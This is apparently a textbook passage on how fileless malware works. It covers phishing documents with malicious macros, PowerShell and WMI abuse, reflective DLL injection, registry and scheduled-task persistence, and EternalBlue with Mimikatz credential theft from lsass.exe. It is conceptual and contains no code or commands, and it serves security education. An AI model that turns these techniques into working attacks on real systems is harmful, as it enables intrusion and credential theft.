
  Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**

  Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.

- **Execution and Injection**

  This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.



How does Fileless Malware Work?

Point of Entry
- Memory Exploits
- Malicious Website
- Phishing Mail
- Malicious Document

Code Execution
- Code Injection
  Ex: Process hollowing, reflective DDL injection
- Malicious code running directly in the memory
- Script-Based
  Using legitimate tools to load scripts: PowerShell, CScript, VBscript

Persistence
- Registry
- Windows Management Instrumentation
- Scheduled Task

Achieving Objectives
- Reconnaissance
- Credential Harvesting
- Data Exfiltration
- Cyber Espionage

The persistence of fileless malware depends on the goal of the attacker. Without persistence, the malicious code would be erased from memory on system reboot.

How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:



Point of Entry
Memory Exploits
Malicious Website
Phishing Mail
Malicious Document
Code Execution
Code Injection
Ex: Process hollowing, reflective DDL injection
Malicious code running directly in the memory
Script-Based
Using legitimate tools to load scripts: PowerShell, CScript, VBscript
Persistence
Registry
Windows Management Instrumentation
Scheduled Task
Achieving Objectives
Reconnaissance
Credential Harvesting
Data Exfiltration
Cyber Espionage
The persistence of fileless malware depends on the goal of the attacker. Without persistence, the malicious code would be erased from memory on system reboot.

Figure 7.59: Phases of a fileless malware attack

- **Point of Entry**
  - **Memory Exploits**: Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

  - **Malicious Website**: Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

    Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

  - **Phishing Email/Malicious Documents**: Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

- **Code Execution**

  - **Code Injection**: Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.

  - **Script-based Injection**: Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

  In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.


  - **Windows Registry**: Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.

  - **Windows Management Instrumentation (WMI)**: Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.

  - **Windows Task Scheduler**: Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.

- **Achieving Objectives**

  By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spying, on the target systems and network.



Launching Fileless Malware through Document Exploits and In-Memory Exploits

Document Exploits

- The attacker can trick users into downloading a document, archives, or any attractive files consisting of **malicious macro codes**
- The malicious macro **launches VBA or JavaScript** to exploit the Windows default tools such as PowerShell to continue the chain of infection

In-Memory Exploits

- Attackers inject a malicious payload into the RAM that targets the legitimate process **without leaving any footprints**
- Attackers exploit different Windows APIs such as WMI, PSExec, or PowerShell to gain access over the process memory of a legitimate process

DOC
Victim opens a malicious document
Document runs malicious macro
Macro launches VBA or JavaScript
Malicious script exploits PowerShell to run payload and continue infection
In-memory Exploit
EternalBlue
SMB1
LSASS.EXE
Memory injection
Invoke-ReflectiveDllInjection
Suspicious activity
Mimikatz
LSASS.EXE
Cleartext Passwords
Password Hashes

Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems



DOC
Victim opens a malicious document
Document runs malicious macro
Macro launches VBA or JavaScript
Malicious script exploits PowerShell to run payload and continue infection

Figure 7.60: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSExec, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL) method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logout validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.


